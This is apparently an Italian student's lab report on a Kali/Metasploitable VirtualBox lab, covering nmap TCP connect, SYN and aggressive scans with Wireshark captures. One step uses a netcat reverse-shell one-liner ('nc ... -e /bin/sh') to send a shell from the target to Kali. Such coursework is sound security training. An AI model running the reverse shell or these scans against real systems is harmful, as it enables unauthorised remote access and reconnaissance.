


W9D1 – FRANCESCO MONTALTO

1. Innanzitutto mi sono procurato i relativi IP di Meta e Kali, e ne ho preso nota.




```
Metasploitable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:30:0c:e5
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe30:ce5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2500 (2.4 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```




```
kali@kali: ~
Session  Actions  Edit  View  Help

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
      inet6 fe80::f6be:fe61:9d29:e1eb  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
      RX packets 27  bytes 5226 (5.1 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 25  bytes 3214 (3.1 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 8  bytes 480 (480.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8  bytes 480 (480.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$
```

2. Ho successivamente aperto un listener con porta 1234 sul terminale, e poi ho connesso Meta tramite l'IP di Kali, inviando così una shell.



A screenshot of a Kali Linux terminal window. The window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, there are two tabs: 'kali@kali: ~' and 'kali@kali: ~' (the second tab is highlighted). The terminal content shows a prompt '(kali@kali)-[~]' followed by the command '\$ nc -l -p 1234'. A cursor is visible on the line below the command.



A screenshot of a Metasploit terminal window. The window shows network statistics: 'RX bytes:19301 (18.8 KB)' and 'TX bytes:19301 (18.8 KB)'. Below this, the prompt 'msfadmin@metasploitable:~\$' is followed by the command 'nc 192.168.56.101 1234 -e /bin/sh'. The command line is underlined in red. At the bottom of the window, there is a taskbar with various icons.

3. Una volta appurata la connessione ho verificato i risultati di tre specifiche righe di comando: whoami, uname -a, e ps -aux, ottenendone pertanto le specifiche.

```
(kali㉿kali)-[~]  
$ nc -l -p 1234  
  
whoami  
msfadmin  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
  
ps -aux  
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root         1   0.4  0.0   2844   1696 ?        Ss   12:52   0:01 /sbin/init  
root         2   0.0  0.0     0     0 ?        S<   12:52   0:00 [kthreadd]  
root         3   0.0  0.0     0     0 ?        S<   12:52   0:00 [migration/0]  
root         4   0.0  0.0     0     0 ?        S<   12:52   0:00 [ksoftirqd/0]  
root         5   0.0  0.0     0     0 ?        S<   12:52   0:00 [watchdog/0]  
root         6   0.0  0.0     0     0 ?        S<   12:52   0:00 [events/0]  
root         7   0.0  0.0     0     0 ?        S<   12:52   0:00 [khelper]  
root        41   0.0  0.0     0     0 ?        S<   12:52   0:00 [kblockd/0]  
root        44   0.0  0.0     0     0 ?        S<   12:52   0:00 [kacpid]  
root        45   0.0  0.0     0     0 ?        S<   12:52   0:00 [kacpi_notify]  
root        90   0.0  0.0     0     0 ?        S<   12:52   0:00 [kseriod]  
root       129   0.0  0.0     0     0 ?        S    12:52   0:00 [pdflush]  
root       130   0.0  0.0     0     0 ?        S    12:52   0:00 [pdflush]  
root       131   0.0  0.0     0     0 ?        S<   12:52   0:00 [kswapd0]  
root       173   0.0  0.0     0     0 ?        S<   12:52   0:00 [aio/0]  
root      1129   0.0  0.0     0     0 ?        S<   12:52   0:00 [ksnapd]  
root      1323   0.0  0.0     0     0 ?        S<   12:52   0:00 [ata/0]  
root      1327   0.0  0.0     0     0 ?        S<   12:52   0:00 [ata_aux]  
root      1337   0.0  0.0     0     0 ?        S<   12:52   0:00 [scsi_eh_0]  
root      1343   0.0  0.0     0     0 ?        S<   12:52   0:00 [scsi_eh_1]
```

Ho così potuto procedere alla traccia vera e propria: quella delle scansioni.


4. TRACCIA NMAP.

Ho aperto Wireshark sulla Kali, selezionando la corretta interfaccia di rete, applicando un filtro per catturare solo il traffico verso il target.

Ora Wireshark catturerà solo i pacchetti tra Kali e Metasploitable. In questo modo potremo vedere tutti i pacchetti di Nmap mentre per i successivi scan.

5. SCANSIONE TCP SULLE PORTE WELL KNOWN

```
(kali@kali)-[~]
$ sudo nmap -p 1-1024 -A 192.168.56.102
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 10:20 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).
Not shown: 1012 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.56.101
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```



6. SCANSIONE SYN SULLE PORTE WELL KNOWN

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ mkdir -p ~/scan_results  
(kali@kali)-[~]  
$ ls -ld ~/scan_results  
drwxrwxr-x 2 kali kali 4096 Sep 13 10:24 /home/kali/scan_results  
(kali@kali)-[~]  
$ sudo nmap -sS -p 1-1024 192.168.56.102 -oN ~/scan_results/syn_scan.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 10:24 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00016s latency).  
Not shown: 1012 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
MAC Address: 08:00:27:30:0C:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

Wireshark interface showing a live capture on eth0. The packet list displays several TCP packets between 192.168.56.102 and 192.168.56.101. The packet details pane shows the structure of a frame 1: 42 bytes on wire (336 bits), including Ethernet II, Src: PCSSystemtec_d1:f8:5c, and Address Resolution Protocol (request). The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
2053	16.692313976	192.168.56.102	192.168.56.101	TCP	60	100
2054	16.692421336	192.168.56.102	192.168.56.101	TCP	60	344
2055	16.692656431	192.168.56.101	192.168.56.102	TCP	58	574
2056	16.692676092	192.168.56.101	192.168.56.102	TCP	58	574
2057	16.692734510	192.168.56.101	192.168.56.102	TCP	58	574
2058	16.692752169	192.168.56.101	192.168.56.102	TCP	58	574
2059	16.692926732	192.168.56.102	192.168.56.101	TCP	60	999
2060	16.692926870	192.168.56.102	192.168.56.101	TCP	60	370
2061	16.692926975	192.168.56.102	192.168.56.101	TCP	60	598
2062	16.693042541	192.168.56.102	192.168.56.101	TCP	60	867

Frame 1: 42 bytes on wire (336 bits), 40 bytes captured (320 bits) on interface eth0
 Ethernet II, Src: PCSSystemtec_d1:f8:5c, Dst: 08:00:06:04:00:01, Protocol: ARP
 Address Resolution Protocol (request)

eth0: <live capture in progress> Packets: 2062 Profile: Default

7. SCANSIONE SWITCH -A SULLE PORTE WELL KNOWN

```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~  
$ sudo nmap -p 1-1024 -A 192.168.56.102 -oN ~/scan_results/aggressive_scan.txt  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 10:28 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00031s latency).  
Not shown: 1012 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|   Connected to 192.168.56.101  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=  
| Not valid before: 2010-03-17T14:07:45  
|_Not valid after: 2010-04-16T14:07:45  
|_sslv2:
```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3340	146.914363445	192.168.56.1	224.0.0.251	MDNS	87	Sta
3341	146.914630158	fe80::c0be:c001:2d1...	ff02::fb	MDNS	107	Sta
3342	147.165830060	192.168.56.1	224.0.0.251	MDNS	87	Sta
3343	147.166143199	fe80::c0be:c001:2d1...	ff02::fb	MDNS	107	Sta
3344	147.416863081	192.168.56.1	224.0.0.251	MDNS	87	Sta
3345	147.417242721	fe80::c0be:c001:2d1...	ff02::fb	MDNS	107	Sta
3346	147.669195797	192.168.56.1	224.0.0.251	MDNS	339	Sta
3347	147.669597658	fe80::c0be:c001:2d1...	ff02::fb	MDNS	359	Sta
3348	147.669876136	192.168.56.1	224.0.0.251	MDNS	281	Sta
3349	147.670177825	fe80::c0be:c001:2d1...	ff02::fb	MDNS	301	Sta

Frame 1: 42 bytes on wire (336 bits), 4
Ethernet II, Src: PCSSystemtec_d1:f8:5c
Address Resolution Protocol (request)

eth0: <live capture in progress> Packets: 3349 Profile: Default

8. STRUTTURAZIONE DELLE TABELL

SCANSIONE TCP	RISULTATO
FONTE	Kali 192.168.56.101
TARGET	Metasploitable 192.168.56.102
TIPO DI SCAN	TCP Connect (nmap -p 1-1024)
RISULTATI OTTENUTI	Porte aperte: 21 (ftp), 22 (ssh), 23 (telnet), 25 (smtp), 53 (domain), 80 (http), 111 (rpcbind), 139 (netbios-ssn), 445 (microsoft-ds), 512 (exec), 513 (login), 514 (shell).


SCANSIONE SYN	RISULTATO
FONTE	Kali 192.168.56.101
TARGET	Metasploitable 192.168.56.102
TIPO DI SCAN	SYN Scan (sudo nmap -sS -p 1-1024)
RISULTATI OTTENUTI	21/tcp ftp,22/tcp ssh,23/tcp telnet,25/tcp smtp,53/tcp domain,80/tcp http,111/tcp rpcbind,139/tcp netbios-ssn,445/tcp microsoft-ds,512/tcp exec,513/tcp login,514/tcp shell (a grandi linee le stesse porte del TCP)

SCANSIONE AGGRESSIVE	RISULTATO
FONTE	Kali 192.168.56.101
TARGET	Metasploitable 192.168.56.102
TIPO DI SCAN	Aggressive Scan (sudo nmap -p 1-1024 -A)
RISULTATI OTTENUTI	<p>21/tcp = ftp, vsftpd 2.3.4, login anonimo permesso</p> <p>22/tcp = ssh, OpenSSH 4.7p1 Debian 8ubuntu1 (DSA/RSA hostkeys)</p> <p>23/tcp = telnet, Linux telnetd</p> <p>25/tcp = smtp, Postfix smtpd, SSLv2 supportato (cifrari deboli)</p> <p>53/tcp = domain, ISC BIND 9.4.2</p> <p>80/tcp = http, Apache httpd 2.2.8 (Ubuntu) DAV/2</p> <p>111/tcp = rpcbind, con servizi NFS/mountd enumerati</p> <p>139/tcp = netbios-ssn, Samba smbd 3.X</p> <p>445/tcp = microsoft-ds, Samba smbd 3.0.20-Debian</p> <p>512/tcp = exec, netkit-rsh rexecd</p> <p>513/tcp = login, rlogind</p> <p>514/tcp = shell, netkit rshd</p> <p>OS detection = Linux 2.6.X (range 2.6.9–2.6.33)</p> <p>Host = metasploitable.localdomain</p>

ESERCIZIO FACOLTATIVO:

Lo scopo di questa parte è evidenziare la differenza tra una scansione TCP completa (TCP Connect) e una scansione SYN (stealth), intercettando e analizzando i pacchetti inviati dalla macchina sorgente tramite Wireshark.

1. Ho aperto kali, e controllato l'IP di Meta. Poi ho aperto Wireshark, ed ho impostato quell'IP come filtro di cattura.



```
Metasploitable [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:30:0c:e5
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe30:ce5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:1636  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

2. Ho eseguito il TCP, dopo aver premuto “Start” su Wireshark, ed ho visionato i pacchetti. La connessione viene completata interamente. Questo rende la scansione più semplice da rilevare nei log del server, perché il servizio FTP riceve una connessione reale.

Session Actions Edit View Help

```
(kali@kali)-[~]
$ nmap -p 21 192.168.56.102

Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:30:0C:E5 (PCS Systemtec)

Nmap done: 1 IP address (1 host up) scanned
```

(kali@kali)-[~]
\$

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.56.102

No.	Time	Source	Destination	Protocol	Length	Info
15	7.210054581	192.168.56.102	192.168.56.255	BROWSER	286	Host discovery (SYN)
18	22.286887374	192.168.56.101	192.168.56.102	TCP	58	4476 → 138 [RST] Seq=19216856101 Win=0 Len=0
19	22.287159371	192.168.56.102	192.168.56.101	TCP	60	21 → 4476 [RST] Seq=19216856102 Win=0 Len=0
20	22.287184847	192.168.56.101	192.168.56.102	TCP	54	4476 → 138 [RST] Seq=19216856101 Win=0 Len=0

Frame 15: 286 bytes on wire (2288 bits) captured on interface eth0

Ethernet II, Src: PCSSystemtec_08:00:27:30:0c:e5, Dst: 01:00:5e:00:00:00

Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.255

User Datagram Protocol, Src Port: 138, Dst Port: 138


NetBIOS Datagram Service

SMB (Server Message Block Protocol)

SMB MailSlot Protocol

Microsoft Windows Browser Protocol

3. Ho premuto nuovamente “Start” su Wireshark, e stavolta ho eseguito il SYN su Kali.



The image shows a terminal window on the left and a Wireshark packet capture window on the right.

Terminal Window:

```
(kali㉿kali)-[~]  
$ sudo nmap -sS -p 21 192.168.56.102  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 11:22 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00030s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
